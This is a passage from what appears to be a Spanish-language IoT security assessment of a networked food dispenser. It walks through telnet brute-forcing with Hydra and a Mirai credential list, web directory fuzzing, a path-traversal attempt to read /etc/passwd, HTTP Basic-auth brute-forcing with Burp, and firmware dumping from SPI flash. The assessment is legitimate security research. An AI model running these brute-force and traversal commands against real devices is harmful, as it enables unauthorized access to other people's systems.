

FIGURA 62 - ESCANEO DE PUERTOS ESPECÍFICOS CON MÁS DETALLE

Como se puede ver, tiene equipo dispone de varios servicios activos:

- Servidor **Telnet** en el puerto **23**, perteneciente a Busysbox.
- Servidor **HTTP** en el puerto **81** (aparentemente un servidor HTTP al que le han cambiado el puerto)
- Servidor **RTSP** en el puerto **8554**, (por lo general suele estar en el 554), el protocolo RTSP se usa para realizar streaming de video y audio

Servidor Telnet:

Lo primero de todo es comprobar el login *promp*, por si acaso no tiene contraseña, pero enseguida se comprueba que no es así.

Se va a usar la herramienta ***Hydra*** (también Medusa es válida) para hacer fuerza bruta al login junto con dos listas:

- Lista que se usaba en la botnet de *Mirai*
- Lista de típicos credenciales usados en telnet

Hydra es un cracker que trabaja con conexiones en paralelo y que soporta numerosos protocolos de ataque. Es muy rápido y flexible, y los nuevos módulos son fáciles de añadir. Esta herramienta permite a los *pentesters* y consultores de seguridad mostrar lo fácil que sería obtener acceso no autorizado a un sistema de forma remota.

Para lanzar esta herramienta se ha usado el siguiente comando:

```
hydra –C lista.txt –v 10.0.0.12 telnet
```

- -C: Especifica la lista de usuarios y contraseñas (separados por dos puntos ":")
- -v: Modo *verbose*
- telnet: Especifica el servicio al que hacerle fuerza bruta



FIGURA 63 - HYDRA BRUTEFORCING AL SERVICIO TELNET

Después de haber hecho fuerza bruta con las dos listas mencionadas anteriormente ninguno de los usuarios y contraseñas han resultado ser válidos.

Servidor HTTP:

Se comprueba que abriendo el navegador y accediendo a la dirección del equipo en el puerto 81, hay un servidor web protegido con un login de tipo *BasicAuthentication* (un autenticación nada recomendada, ya que las credenciales van *encodeadas* en base64 en la cabecera de la petición HTTP).



FIGURA 64 - AUTENTICACIÓN BÁSICA HTTP

Para poder ver posibles archivos, páginas o directorios del servidor web se va a realizar *bruteforcing* de directorios y ficheros con **Dirbuster** y/o **Wfuz**. Para ello se ha utilizado uno de los diccionarios más grande de dirbuster, que se encuentra en la siguiente ruta:

```
/usr/share/dirbusster/wordlists/directory-list-2.3-medium.txt
```



FIGURA 65 - OWASP DIRBUSTER BRUTEFORCING

También se puede hacer con **Wfuzz** lanzando el siguiente comando:

```
wfuzz –c –w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt –hc 404 –R 3 http://192.168.0.1:81/FUZZ
```

- -c: Opción para que imprima la salida con colores
- -w: Opción para especificar el diccionario que se va a usar
- --hc: Opción para que las respuestas 404 del servidor no las imprima por pantalla
- -R: Se especifica el nivel de recursividad/profundidad



FIGURA 66 - WFUZZ FUZZING A DIRECTORIOS Y ARCHIVOS

Como se puede ver se han descubierto una serie de recursos en el servidor web:

- **Directorios**: Images, cgi-bin, english, Download
- **Ficheros**: js, record, english, images

Todos los directorios y ficheros que se han descubierto son **inaccesibles** (Respuesta 401 del servidor) ya que en todas las páginas pide que se realice la autenticación básica en caso de que no se haya realizado antes.

Lo próximo que se va probar es que el sistema muestre algún archivo interno del sistema de ficheros (***Local File Inclusion***), para ello se va a crear una lista con muchas combinaciones de rutas para que muestre el archivo "*/etc/passwd*".

Para crear esa lista, **dotdotpwn** es de gran ayuda. Para ello hay que ejecutar el siguiente comando:

```
dotdotpwn –m stdout –o "unix" –f etc/passwd > lista_de_rutas.txt
```

- -m: Con “stdout” se especifica que los resultados de la ejecución solo los imprima por pantalla
- -o: Especifica el sistema operativo del objetivo (en este caso “Unix”)
- -f: Se especifica el nombre del archivo en base al que se quiere crear la lista

Lo siguiente a hacer con esa lista es pasarla al fuzzer de **OWASP ZAP**, para que haga peticiones al servidor web con la lista como *payload*.



FIGURA 67 - ERROR 401. ACCESO NO AUTORIZADO

FIGURA 68 - INTENTO DE LOCAL FILE INCLUSION

Una vez ha acabado de realizar las peticiones con todas las combinaciones de la lista, se ve que todas las respuestas del servidor han sido del mismo tamaño por lo que no se ha logrado explotar ese tipo de vulnerabilidad de esa forma.

El siguiente paso es probar a hacer **fuerza bruta a la autenticación básica por HTTP**, para ello se ha usado **Burp** y una lista de usuarios y contraseñas de las que hay públicas por internet.

Con las peticiones que se han hecho anteriormente, se selecciona una de ellas y se manda al módulo ***Intruder*** del Burp. Se selecciona el valor del parámetro de la cabecera HTTP

"BasicAuthentication" y como payload se pasa la lista con usuarios y contraseñas (separadas por los dos puntos ":") y marca la opción para que lo procese en **Base64**.



FIGURA 69 - PROCESAMIENTO DEL PAYLOAD CON BURP SUITE

Después de procesar toda la lista de usuarios y contraseñas, no se ha encontrado ningún usuario y contraseña que sea válido.

Servidor RTSP:

Lo primero que se ha intentado es con un reproductor de video que soporte este formato (***mplayer***), introducir una posible URL en la que se podría acceder al *streaming* de video:

```
rtsp://10.0.0.12:8554
```

Con esta URL no se ha podido acceder al recurso, es posible que pueda tener autenticación o que la URL esté incompleta.

Existe un script de **Nmap** que sirve para realizar fuerza bruta a posibles URLs de servicio RTSP (que en este caso no ha funcionado, es posible que el script tenga algún bug).

Todos los servicios que se han visto en este punto, son los mismos que cuando el equipo está complemente en estado operacional.

4.5. Extracción del firmware

Buscando por la página web oficial y más sitios "no oficiales", para este caso, el único método de obtener una copia del firmware es extraerlo de la memoria flash que tenga en el circuito.



FIGURA 70 - CIRCUITO INTERNO DEL DISPENSADOR DE COMIDA

La memoria flash se encuentra justo debajo del microprocesador, como en una especie de placa separada del circuito, que va unida por dos filas de pines.

FIGURA 71 - MICROPROCESADOR DEL CIRCUITO ARM



FIGURA 72 - MEMORIA FLASH DEL CIRCUITO

También se puede apreciar como al lado del microprocesador hay un **puerto serie**, con los pines ya identificados:



FIGURA 73 - PUERTO SERIE DEL CIRCUITO

4.5.1. Memoria Flash SPI

El modelo de memoria flash que lleva incorporado el circuito es "***Macronix MX25L6406E***".

Para leer el contenido del chip es necesario un software como ***flashrom*** (que ya tiene bastantes años) o ***spiflash*** (una utilidad de la librería *libmpsse*), una fuente de alimentación que pueda proporcionar 3.3V y una herramienta que sea capaz leer las señales del chip, como ***Shikra***:



FIGURA 74 - PLACA THE SHIKRA

Con la hoja de características de la memoria flash y la placa Shikra se hace el conexionado de los pines (como fuente de alimentación de 3.3V se ha usado la Raspberry):

Datos de la estructura de pines de la memoria flash ***Macronix MX25L6406E***:



FIGURA 75 - PINADO DE LA MEMORIA FLASH MACRONIX

Datos de la estructura de pines de la placa ***Shikra***:



FIGURA 76 - PINADO DE LA PLACA THE SHIKRA

A la hora de realizar las conexiones entre la memoria y ***Shikra***, hay dos pines de la memoria flash que en teoría no se van a usar y se van a quedar "al aire", esos son *WP#* y *HOLD#*. Es muy **importante** que estos pines estén conectados también a VCC, porque si no a la hora de intentar leer la memoria no se va a dejar. No es muy raro que a veces esos pines estén conectados internamente por el circuito al pin de VCC, por lo que en esos casos no sería necesario darles alimentación también ya que la tomarían directamente del pin VCC (este no es el caso).



FIGURA 77 - PINZA SOIC DE 8 PINES PARA MEMORIAS FLASH



FIGURA 78 - CONEXIONES ENTRE LA MEMORIA FLASH Y THE SHIKRA

Con todas las conexiones ya realizadas entre la placa **Shikra** conectada al ordenador y la **memoria flash**, se han utilizado los siguientes comandos para leer el contenido del chip:

```
flashrom –p ft2232_spi:type=232H,port=A –r spidump.bin
```

- -p ft2232_spi:type=232H: Se especifica el tipo de chip que usa la placa ***Shikra***
- -r: Se especifica que se quiere leer el contenido de la memoria y guardarlo en un archivo (*spidump.bin*)



FIGURA 79 - LECTURA DE LA MEMORIA FLASH CON FLASHROM (1)

```
flashrom –p ft2232_spi:type=232H,port=A  -c MX25L6406E/MX25L6408E –r spidump.bin
```

- -c: Especifica el modelo de memoria con la que se va a tratar



FIGURA 80 - LECTURA DE LA MEMORIA FLASH CON FLASHROM (2)

Este proceso tarda unos pocos minutos (2-3 minutos), y una vez finalizado se tendría el firmware extraído de la memoria flash. Además, se han soldado tres cables al puerto serie para analizarlo posteriormente.

4.5.2. Puerto Serie

Con los cables que se han soldado al puerto serie conectados a la placa ***Shikra*** y algún software para interactuar con puertos serie como es **minicom** o **screen** (configurado a 115200 baud/s), se enciende el equipo para ver qué información puede dar por ese interfaz.

Para establecer la velocidad del puerto, hay que abrir el menú de configuración de *minicom*:

```
minicom –s
```

Una vez establecida la velocidad, hay ejecutar el siguiente comando:

```
minicom –D /dev/ttyUSB0
```

- -D: Especifica el interfaz físico del ordenador en el que se encuentra el puerto serie

